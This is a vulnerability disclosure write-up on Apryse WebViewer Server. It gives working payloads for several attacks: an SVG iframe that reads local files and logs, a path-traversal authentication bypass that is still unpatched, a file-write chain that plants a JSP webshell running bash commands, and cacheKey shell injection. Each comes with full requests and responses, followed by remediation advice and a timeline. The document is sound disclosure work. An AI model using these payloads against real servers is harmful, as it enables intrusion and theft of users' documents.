Vulnerability
I Can Haz Your PDFs?
Document processing is hard. Developers will often resort to third-party libraries or a headless Chrome solution rather than building their own. Some of the big providers in this space include Apryse, Aspose, and iText.
Apryse (formerly PDFTron) has a big chunk of this market, as shown by the companies they list as customers.

If you’re a pentester, you’ve probably spotted it in the metadata of a PDF at some point (likely as “PDFTron”).
Apryse offers client-side and server-side SDKs, as well as a dedicated document processing product called “WebViewer Server” (WVS). WVS is distributed as a Docker image, and provides a simpler route to server-side document processing. Instead of writing application code around the server SDK, an operator can deploy WVS and point clients at its HTTP and WebSocket interfaces.
The convenience of a dedicated server pattern comes with a trade-off. Integrating an SDK forces developers to select the APIs their application will call, and to decide where user-controlled data will flow. A dedicated server arrives with a broad interface already assembled. Unless the operator studies and restricts that interface, clients may be able to reach routes, parameters, or processing features that the application does not need.
This does not make an SDK inherently safe, nor does it prevent WVS from being deployed narrowly. It means that WVS places more responsibility on the operator to understand and constrain the functionality exposed by the default service.
Furthermore, any kind of shared server-side document processor can become a centralised collection point for sensitive files belonging to many users. This can make the compromise of a service such as WVS valuable to an adversary.
Arbitrary File Read -> All Your PDFs
Link to this section: Arbitrary File Read -> All Your PDFsWVS converts a range of file types to PDF by loading them in headless Chromium and printing the rendered page. This introduces two distinct risks.
First, potentially hostile documents are processed by a browser inside a shared server-side service. A Chromium vulnerability exploited in this context could compromise a conversion service handling sensitive documents from many users.
Second, Chromium’s intended web features provide useful attack primitives even when the browser itself behaves correctly. A submitted document can contain iframes which, if rendered, could make same-site or cross-site requests to resources reachable from the conversion service.
When WVS converts from most file formats, it will open the file via a URL that represents the uploaded file (e.g. http://localhost/asdf) rather than from the local filesystem (e.g. /usr/local/asdf):
/usr/local/apache-tomcat/bin/html2pdf/html2pdf_chromium.so \
    --disable-gpu \
    --no-sandbox \
    --disable-dev-shm-usage \
    --print-to-pdf-page-config=/tmp/pdftron/Trn-20968-1743140679-1faca13c-baac-41a9-a233-b3e3aa78ccb3.json \
    --print-to-pdf=/tmp/pdftron/Trn-20968-1743140679-a6058393-64b8-49f4-837d-0b2818bfdb5a \
http://localhost:8090/data/Fetched/jN5JAemd8FCXskRc-0aOpmYc0Ow5kLIhn2sp7vGjL9o=.htmlBy opening the file in a web context, Chromium will enforce the same-origin policy. This prevents most ways in which a malicious document could reference other files on the WVS file system.
However, most file formats is not all file formats. There are two exceptions to the rule, with WVS processing both SVG and EML files using references to the local filesystem:
/usr/local/apache-tomcat/bin/html2pdf/html2pdf_chromium.so \
    --disable-gpu \
    --no-sandbox \
    --disable-dev-shm-usage \
    --print-to-pdf-page-config=/tmp/pdftron/Trn-16940-1743138906-fc0afc20-fa60-4425-9397-627f522aab54.json \
    --print-to-pdf=/tmp/pdftron/Trn-16940-1743138906-15d7dbc3-1fa7-4dd6-b942-62b71b7d1206 \
/usr/local/apache-tomcat/static_data/Fetched/X7KPl2F72Je-KlOSCM8TYxeMGS89O5cYZ57kT2ReswU=.svgBecause these are opened from the filesystem, the same-origin policy will accept iframes referencing local file URLs such as file:///etc/passwd. As a result, we can prepare an SVG that contains an iframe pointing to /etc/passwd:
<iframe xmlns="http://www.w3.org/1999/xhtml"
    width="1000"
    height="2000"
    src="file:///etc/passwd"

/>Upon converting it using WVS, we receive a PDF that shows the contents of the passwd file:
PDFs Plz
Link to this section: PDFs PlzBeing able to see /etc/passwd is neat, but how could an adversary make productive use of this? WVS stores processed content on the server’s filesystem, but the filenames are all base64-encoded SHA-256 hashes of the associated content. We can read files using the SVG iframe trick, but we have no way to list directories to learn the filenames of the files that are actually worth reading.
Fortunately for an adversary, all server operations are logged to /usr/local/apache-tomcat/logs/wv-server.log including the paths of associated files:
$ cat wv-server.log | grep /Converted/Uploaded/
... "dest":"/usr/local/apache-tomcat/static_data/Converted/Uploaded/p79a8vXR7eFWKTjqVVlRPxUQWRARrjWxCDkUOaZsgnE\u003d.pdf" ...As a result, we can read the server log, parse the generated PDF using a library such as PyMuPDF (opens in a new tab), then request the files by name.

Since some lines are massive and run off the page, we can make the text tiny while making the iframe huge. This makes the text virtually unreadable to mere mortals, but PyMuPDF can still extract it.
<iframe
    width="10000"
    height="2000000"
    xmlns="http://www.w3.org/1999/xhtml"
    style="transform: scale(0.1); transform-origin: 0 0;"
    src="file:///usr/local/apache-tomcat/logs/wv-server.log"
/>
The upload log reveals the content identifier assigned to processed files, such as a highly valuable file that happens to have been named cat.jpg:
AuxUpload - Processing upload of file cat.jpg to
Z-YtfYGht9dyjltg52QspLHzl7n6jiGtZf6IaAD50Uw=.jpgA later log entry maps that identifier to its server-side filename under Uploaded/:
DocReference - Setting local path for
    cid://Z-YtfYGht9dyjltg52QspLHzl7n6jiGtZf6IaAD50Uw=.jpg to
Uploaded/b--R6zMHh-ckIp4BKYiSEEu6cIXoWBysSJNjIzHsLrU=.jpg...Having collected file paths obtained from the log file, we can grab every file that has been uploaded to or generated by the server since it was started:
Authentication Bypass
Link to this section: Authentication BypassWVS supports authentication when the TRN_ENABLE_SESSION_AUTH environment variable is set to true. This does not involve a username or password. When the WebViewer client opens a WebSocket connection, WVS creates an authentication token, returns it as an HTTP-only trnsockserv cookie during the WebSocket handshake, and sends the same value in the socket’s initial configuration message. As the client loads a document, WVS associates the generated files with that token. Subsequent requests for those files must supply the token in the cookie or as an auth query parameter while the WebSocket session remains active.
WVS decides whether to allow each request using the following function:
// BlackBoxAuthenticator.java
boolean isAuthOK(HttpServletRequest servletRequest) {
    String uri = servletRequest.getRequestURI();
    if (uri.startsWith("/data/restricted")) {
        return true;
    } else {
        Pattern pattern = Pattern.compile("^(\\/{1,}data\\/)");
        if (!servletRequest.getMethod().equals("OPTIONS")
                && pattern.matcher(uri).find()) {
            String authHeader = servletRequest.getHeader("auth");
            if (authHeader != null) {
                String actualKey = ServerConfig.getSpecialWLKey();
                if (authHeader.equals(actualKey)
                        && ServerConfig.isWhiteListed(
                                servletRequest.getRequestURL().toString())) {
                    return true;
                }
            }

            Map<String, String> queryString =
                    Util.splitQuery(servletRequest.getQueryString());
            Cookie[] cookies = servletRequest.getCookies();
            if (queryString.containsKey("auth")) {
                return this.checkIfKeyIsValid(
                        servletRequest, (String)queryString.get("auth"), uri);
            } else {
                if (cookies != null) {
                    for(int i = 0; i < cookies.length; ++i) {
                        if (cookies[i].getName().equals("trnsockserv")) {
                            return this.checkIfKeyIsValid(
                                    servletRequest,
                                    cookies[i].getValue(), uri);
                        }
                    }
                } else {
                    sLogger.info("Authentication failed.");
                }

                return false;
            }
        } else {
            return true;
        }
    }
}The function first reads the original request URI. It immediately permits URIs beginning with /data/restricted. Other non-OPTIONS requests whose original URI begins with one or more / characters followed by data/ must pass one of three checks. An auth header must match an internal key and be used with an allowlisted URL. Otherwise, the value of an auth query parameter or trnsockserv cookie is passed to checkIfKeyIsValid, which checks whether that session token grants access to the requested file. OPTIONS requests, and requests whose original URI does not match the pattern, reach the final else branch and are permitted without a token.
The first unconditional allow covers any original URI beginning with /data/restricted:
if (uri.startsWith("/data/restricted")) {
    return true;
}The distinction between Tomcat’s routing path and uri is important here. Tomcat copies the request URI into a separate decodedURI, normalises that copy, and uses it to select the web application and resource. However, HttpServletRequest.getRequestURI() returns the original, unnormalised request URI, which is what WVS assigns to uri.
We can therefore request a generated file using a path such as /data/restricted/../Download/Converted/Uploaded/asdf.svg.pdf. Tomcat routes the request using the normalised path, /data/Download/Converted/Uploaded/asdf.svg.pdf, while WVS checks the original path. Since the original begins with /data/restricted, WVS returns true without checking the trnsockserv token.
There is also this check, which applies authentication to non-OPTIONS requests whose original path starts with one or more / characters followed by data/:
// BlackBoxAuthenticator.java
Pattern pattern = Pattern.compile("^(\\/{1,}data\\/)");
if (!servletRequest.getMethod().equals("OPTIONS")
        && pattern.matcher(uri).find()) {
    // ... SNIP ...
} else {
return true;The ^ anchors the pattern to the start of the original request path. If we instead request the same file as /anything/../data/Download/Converted/Uploaded/asdf.svg.pdf, Tomcat still routes it to the normalised /data/Download/Converted/Uploaded/asdf.svg.pdf path. However, WVS sees the original path beginning with /anything/ so the pattern does not match and the else branch returns true without checking authentication.
A direct request for the generated PDF uses its canonical /data/ path. No auth parameter or trnsockserv cookie is supplied:
GET /data/Download/Converted/Uploaded/asdf.svg.pdf HTTP/1.1
Host: 127.0.0.1:8090The original path matches the pattern, so WVS performs the token check and rejects the request:
HTTP/1.1 403
...

HTTP Status 403 – ForbiddenWe then add the arbitrary prefix /asdf/.. while requesting the same file:
GET /asdf/../data/Download/Converted/Uploaded/asdf.svg.pdf HTTP/1.1
Host: 127.0.0.1:8090Tomcat routes the normalised path to the same file, but the original path no longer matches WVS’s pattern. WVS skips the token check and returns the PDF as partial content:
HTTP/1.1 206
...

PDF-1.7
...In combination with the previous bug, this lets us retrieve all files that have been uploaded to or generated by WVS since it was started, even if TRN_ENABLE_SESSION_AUTH is enabled, without authentication.
Arbitrary File Write -> RCE
Link to this section: Arbitrary File Write -> RCEThe WVS endpoint /blackbox/AuxUpload allows users to upload a file for later conversion. Users can control the extension used by the uploaded file via the ext parameter, which is processed as follows:
// blackboxservlet/AuxUpload.java
String ext = request.getParameter("ext");
...
if (ext.length() > 0 && !ext.startsWith(".")) {
    ext = "." + ext;
}
String destinationName = String.format("%s%s", fileHash, ext);
String pathName = String.format("cid://%s", destinationName);
sLogger.info(String.format(
        "Processing upload of file %s to %s", fileName, destinationName));
File saveLocation = new File(
        Util.mapToStaticLocation("Uploaded/" + destinationName));
if (!saveLocation.exists() && !saveLocation.isDirectory()) {
    FileUtils.moveFile(tempLocation, saveLocation);
}The uploaded file is moved to the path saveLocation, which is constructed by concatenating fileHash with the user-controlled ext parameter. If ext doesn’t start with a dot, WVS prepends one on the user’s behalf.
I ultimately stumbled upon a way to use this filename construction pattern to achieve directory traversal, but understanding why the approach had to be so roundabout took some time.
I first attempted to set ext to ../../traversal.txt but nothing happened.
POST /blackbox/AuxUpload?type=upload&ext=../../traversal.txt HTTP/1.1
Host: 127.0.0.1:8090
Content-Length: 126
Content-Type: multipart/form-data; boundary=----zzzz

------zzzz
Content-Disposition: form-data; name="file"; filename="cat.jpg"
Content-Type: image/jpeg

asdff
------zzzz--AuxUpload caught the resulting exception, so the HTTP response was superficially successful but contained no upload URI:
HTTP/1.1 200
Content-Length: 0The abridged server log showed the actual failure:
INFO  AuxUpload - Processing upload of file cat.jpg to
    <fileHash>../../traversal.txt
ERROR AuxUpload - java.io.IOException: Cannot create directory
'.../Uploaded/<fileHash>../..'.WVS was attempting to create the directory that my uploaded file would be moved to, as per the constructed saveLocation. However, it was doing so by descending into and ascending out of a non-existent directory, shown as <fileHash>.. in the above error message. This was making Linux sad, which was making Java sad, and WVS would abort the file move attempt.
If I instead set ext to /a, something different happened.
POST /blackbox/AuxUpload?type=upload&ext=/a HTTP/1.1
Host: 127.0.0.1:8090
Content-Length: 126
Content-Type: multipart/form-data; boundary=----zzzz

------zzzz
Content-Disposition: form-data; name="file"; filename="cat.jpg"
Content-Type: image/jpeg

asdff
------zzzz--The response confirmed that WVS rewrote the extension and successfully wrote the file:
HTTP/1.1 200
...

{
    "uri":"cid://nhrYHhgaBwFJUBUI9J2CnMzXZ1U4W9sKV0M53bqoIGQ\u003d./a",
    "name":"nhrYHhgaBwFJUBUI9J2CnMzXZ1U4W9sKV0M53bqoIGQ\u003d./a"
}Why was this succeeding, while going directly for the traversal had failed?
The difference seemed to be in the directory that FileUtils.moveFile would attempt to create:
- Directory traversal:
ext=../../traversal.txtextstarts with a dot, and so WVS would not prepend onesavePathwould be constructed asUploaded/<fileHash>../../traversal.txtFileUtils.moveFilewould attempt to createUploaded/<fileHash>../../- This would fail as
<fileHash>..does not exist to traverse through
- Not directory traversal:
ext=/aextdoes not start with a dot, and so WVS would prepend onesavePathwould be constructed asUploaded/<fileHash>./aFileUtils.moveFilewould attempt to createUploaded/<fileHash>./- This would succeed as it does not traverse through a non-existent directory
As a bonus, this created the directory Uploaded/<fileHash>./ which ended up being a useful stepping stone. Provided I uploaded the same file contents a second time around, I could use ext to achieve directory traversal. I’d just have to be mindful that the interstitial directory has been created with a trailing dot. My old trick of ../../ wouldn’t work, but /../../ would work (WVS would prepend it with a dot) as would ./../../
POST /blackbox/AuxUpload?type=upload&ext=/../../../webapps/asdf/asdf HTTP/1.1
Host: 127.0.0.1:8090
Content-Length: 126
Content-Type: multipart/form-data; boundary=----zzzz

------zzzz
Content-Disposition: form-data; name="file"; filename="cat.jpg"
Content-Type: image/jpeg

asdff
------zzzz--I got back a successful response, indicating that the traversal was followed and my data had been written outside of the Uploaded/ directory:
HTTP/1.1 200
...

{
    "uri":"cid://nhrYHhgaBwFJUBUI9J2CnMzXZ1U4W9sKV0M53bqoIGQ\u003d./../../../webapps/asdf/asdf",
    "name":"nhrYHhgaBwFJUBUI9J2CnMzXZ1U4W9sKV0M53bqoIGQ\u003d./../../../webapps/asdf/asdf"
}The uploaded file could then be accessed on the host at /asdf/asdf:
GET /asdf/asdf HTTP/1.1
Host: 127.0.0.1:8090HTTP/1.1 200
...
asdffUsing this process, a custom web.xml and shell.jsp file can be written to the webapps directory, allowing arbitrary command execution.
First we need to use the ext=/a trick to create a directory based on the hash of our web.xml content:
POST /blackbox/AuxUpload?type=upload&ext=/a HTTP/1.1
...

--d2c7cc0fa2b90400278ea731c39966a0
Content-Disposition: form-data; name="file"; filename="web.xml"

<?xml version="1.0" encoding="UTF-8"?>
<web-app xmlns="http://xmlns.jcp.org/xml/ns/javaee" version="3.1">
  <servlet>
    <servlet-name>jsp</servlet-name>
    <jsp-file>/shell.jsp</jsp-file>
  </servlet>
  <servlet-mapping>
    <servlet-name>jsp</servlet-name>
    <url-pattern>/shell</url-pattern>
  </servlet-mapping>
</web-app>

--d2c7cc0fa2b90400278ea731c39966a0--HTTP/1.1 200
...
{
"uri":"cid://iChLbqW6jK-xJiRvbsNvw3_LArI1KSbvN6SkIrkiIdk\u003d./a",
"name":"iChLbqW6jK-xJiRvbsNvw3_LArI1KSbvN6SkIrkiIdk\u003d./a"
}We can then use this intermediate directory to achieve directory traversal, writing web.xml to the webapps directory:
POST /blackbox/AuxUpload?type=upload&ext=/../../../webapps/asdf/WEB-INF/web.xml HTTP/1.1
...

--9d6b9806b8e893812082ba571ce80468
Content-Disposition: form-data; name="file"; filename="web.xml"

<?xml version="1.0" encoding="UTF-8"?>
<web-app xmlns="http://xmlns.jcp.org/xml/ns/javaee" version="3.1">
  <servlet>
    <servlet-name>jsp</servlet-name>
    <jsp-file>/shell.jsp</jsp-file>
  </servlet>
  <servlet-mapping>
    <servlet-name>jsp</servlet-name>
    <url-pattern>/shell</url-pattern>
  </servlet-mapping>
</web-app>

--9d6b9806b8e893812082ba571ce80468--HTTP/1.1 200
...
{
"uri":"cid://iChLbqW6jK-xJiRvbsNvw3_LArI1KSbvN6SkIrkiIdk\u003d./../../../webapps/asdf/WEB-INF/web.xml",
"name":"iChLbqW6jK-xJiRvbsNvw3_LArI1KSbvN6SkIrkiIdk\u003d./../../../webapps/asdf/WEB-INF/web.xml"
}We then do the same two-step process for our shell.jsp webshell:
POST /blackbox/AuxUpload?type=upload&ext=/a HTTP/1.1
...

--4504b974570053cd9f2986c589dde932
Content-Disposition: form-data; name="file"; filename="shell.jsp"

<%@ page import="java.io.*" %>
<%
    response.setContentType("text/plain");
    String cmd = request.getParameter("cmd");
    if (cmd != null) {
        Process p = Runtime.getRuntime().exec(new String[]{"/bin/bash", "-c", cmd});
        InputStream is = p.getInputStream();
        InputStream es = p.getErrorStream();

        BufferedReader reader = new BufferedReader(new InputStreamReader(is));
        BufferedReader error = new BufferedReader(new InputStreamReader(es));

        String line;
        while ((line = reader.readLine()) != null) {
            out.println(line);
        }

        while ((line = error.readLine()) != null) {
            out.println("[ERROR] " + line);
        }
    }
%>
--4504b974570053cd9f2986c589dde932--HTTP/1.1 200
...
{
"uri":"cid://-j6e6qSX0lVqFJTf1RiQJxc5tr65a1KjGKuigmTpetg\u003d./a",
"name":"-j6e6qSX0lVqFJTf1RiQJxc5tr65a1KjGKuigmTpetg\u003d./a"
}POST /blackbox/AuxUpload?type=upload&ext=/../../../webapps/asdf/shell.jsp HTTP/1.1
...
--e6c8be2112fd4427eed9512f1a07430e
Content-Disposition: form-data; name="file"; filename="shell.jsp"
<%@ page import="java.io.*" %>
<%
response.setContentType("text/plain");
String cmd = request.getParameter("cmd");
if (cmd != null) {
Process p = Runtime.getRuntime().exec(new String[]{"/bin/bash", "-c", cmd});
InputStream is = p.getInputStream();
InputStream es = p.getErrorStream();
BufferedReader reader = new BufferedReader(new InputStreamReader(is));
BufferedReader error = new BufferedReader(new InputStreamReader(es));
String line;
while ((line = reader.readLine()) != null) {
out.println(line);
}
while ((line = error.readLine()) != null) {
out.println("[ERROR] " + line);
}
}
%>
--e6c8be2112fd4427eed9512f1a07430e--HTTP/1.1 200
...
{
"uri":"cid://-j6e6qSX0lVqFJTf1RiQJxc5tr65a1KjGKuigmTpetg\u003d./../../../webapps/asdf/shell.jsp",
"name":"-j6e6qSX0lVqFJTf1RiQJxc5tr65a1KjGKuigmTpetg\u003d./../../../webapps/asdf/shell.jsp"
}This results in web.xml ending up in /usr/local/apache-tomcat/webapps/asdf/WEB-INF/web.xml, and the web shell at /usr/local/apache-tomcat/webapps/asdf/shell.jsp.
Requesting /asdf/shell?cmd=<cmd> on the server then executes arbitrary commands:
GET /asdf/shell?cmd=id HTTP/1.1
Host: 127.0.0.1:8090HTTP/1.1 200
...
uid=1000(tomcat) gid=995(tomcat) groups=995(tomcat),27(sudo),1000(conversion_wvs)Command Injection
Link to this section: Command InjectionWhen files undergo conversion to PDF via GetPDF or WebSocket communication, the filename on the local filesystem is passed as a command line argument to the associated converter. This filename typically only includes the base64-encoded SHA-256 hash of the file content. For example, when using GetPDF with an HTML extension, WVS will execute:
/usr/local/apache-tomcat/bin/html2pdf/html2pdf_chromium.so \
    --disable-gpu \
    --no-sandbox \
    --disable-dev-shm-usage \
    --print-to-pdf-page-config=/tmp/pdftron/Trn-99-1743052407-3b57010c-5962-48c8-9545-603f3818d270.json \
    --print-to-pdf=/tmp/pdftron/Trn-99-1743052407-0683b75c-9c50-4532-a2c2-a254f4d4222c \
http://localhost:8090/data/Fetched/5qEi3ty0AfWad2SHCOH77QjEr4aKY_SVcLafdOWMi78=.htmlHere, 5qEi3ty0AfWad2SHCOH77QjEr4aKY_SVcLafdOWMi78=.html is the base64-encoded SHA-256 hash of the file’s content.
However, supplying the cacheKey parameter allows the filename to be partially controlled.
For example, providing a cacheKey of asdf:
GET /blackbox/GetPDF?uri=http://example.com&ext=html&cacheKey=asdf HTTP/1.1
Host: 127.0.0.1:8090HTTP/1.1 200
...
[
{
"uri": "../data/Download/Converted/Fetched/asdf.html/asdf.html.pdf"
}
]This results in WVS executing the following:
/usr/local/apache-tomcat/bin/html2pdf/html2pdf_chromium.so \
    --disable-gpu \
    --no-sandbox \
    --disable-dev-shm-usage \
    --print-to-pdf-page-config=/tmp/pdftron/Trn-1628-1743052894-281c3ed6-2f4f-4045-908a-13403088fd21.json \
    --print-to-pdf=/tmp/pdftron/Trn-1628-1743052894-e699718b-0ede-401b-a580-c096df8f07cc \
http://localhost:8090/data/Fetched/asdf.htmlWVS constructs a URL that references a filename, asdf.html, which contains our cacheKey value. It does so without sanitisation, allowing an adversary to perform shell injection and execute arbitrary commands on the server.
This can be demonstrated by redirecting the output of id to a web-accessible directory (e.g. /usr/local/apache-tomcat/webapps/blackbox/asdf):
GET /blackbox/GetPDF?uri=http://example.com&ext=html&cacheKey=$(id%3e/usr/local/apache-tomcat/webapps/blackbox/asdf) HTTP/1.1
Host: 127.0.0.1:8090HTTP/1.1 200
...
[
{
"uri": "../data/Download/Converted/Fetched/$(id\u003e/usr/local/apache-tomcat/webapps/blackbox/asdf).html/$(id\u003e/usr/local/apache-tomcat/webapps/blackbox/asdf).html.pdf"
}
]The result of the command can then be accessed at /blackbox/asdf:
GET /blackbox/asdf HTTP/1.1
Host: 127.0.0.1:8090HTTP/1.1 200
...
uid=1000(tomcat) gid=995(tomcat) groups=995(tomcat),27(sudo),1000(conversion_wvs)Apryse has since fixed some of these issues.
- SVG files are now converted to PDF using a phat conversion binary (the same one used for JPG)
- The provided
extparameter must match a list of hard-coded extensions cacheKeymust match the regex^[a-zA-Z0-9_-]+$
if (cacheKey != null) {
    String regex = "^[a-zA-Z0-9_-]+$";
    if (!cacheKey.matches(regex)) {
        throw new Exception(
                "Rejected cache key, can only contain alphanumeric "
                        + "characters, underscores and hypens: "
                        + cacheKey);
    }

    this.doc_id = cacheKey;
}I couldn’t find a way around these.
For file reads, WVS also opens .eml files using the local path, but I have not found a way to successfully reference local files using the .eml format.
Recommendations
Link to this section: RecommendationsWhere the browser SDK can do what you need, keep the work client-side. A flaw while processing a malicious file in the browser could still lead to cross-site scripting or compromise the user handling that file, but its immediate impact is generally confined to that user’s browser session. Processing the same file in a shared back-end service creates the possibility of compromising the server and affecting every user whose data passes through it.
Server-side conversion still makes sense for automation, large jobs, and file formats that browser-side solutions cannot handle. If you need it, do it in an isolated and ephemeral context such as a container, and throw it away after each operation.
If you’re running WVS:
- Upgrade to the latest release to receive Apryse’s fixes for the file-read, file-write, and command-injection issues.
- At the time of writing, the
/asdf/..authentication bypass remains reproducible in the latest Docker image. Until a fix is available, deployments that rely on WVS session authentication should enforce authentication at a reverse proxy or gateway across every HTTP and WebSocket route, rejecting paths containing dot segments before forwarding them. - As defence in depth, consider limiting WVS to trusted networks, isolating it from internal services and other tenants, and allowing only the network access required for document conversion.
Conclusion
Link to this section: ConclusionPDF conversion can be difficult, and frequently leads to vulnerabilities. WVS places complex upload, conversion, storage, and download functionality in a long-lived service where files from many users can accumulate. Exposing that service to untrusted users means that a flaw in one request can compromise data or processing that belongs to others.
Timeline
Link to this section: Timeline- 1 Apr 2025 - Initial report to Apryse
- 8 Apr 2025 - Follow-up after no acknowledgement
- 9 Apr 2025 - Patch 2.3.5 is released, with fixes for file read and partial fixes for
cacheKeycommand injection - 29 Apr 2025 - Second follow-up without acknowledgement
- 2 May 2025 - Confirmation of receipt by Apryse
- 28 May 2025 - Patch 2.3.6 is released, with full fixes for
cacheKeycommand injection andAuxUploadarbitrary file write/RCE - 3 Oct 2025 - Submission of additional authentication bypass
- 29 Oct 2025 - Apryse are unable to reproduce the
/asdf/..authentication bypass. Further details are provided. - 1 May 2026 - Follow-up on
/asdf/..bypass, which received no response - 29 Jul 2026 - The
/asdf/..bypass remains reproducible in the latest Docker image, built on 8 Jul 2026 and reportingserver_version12.0.0-8db7622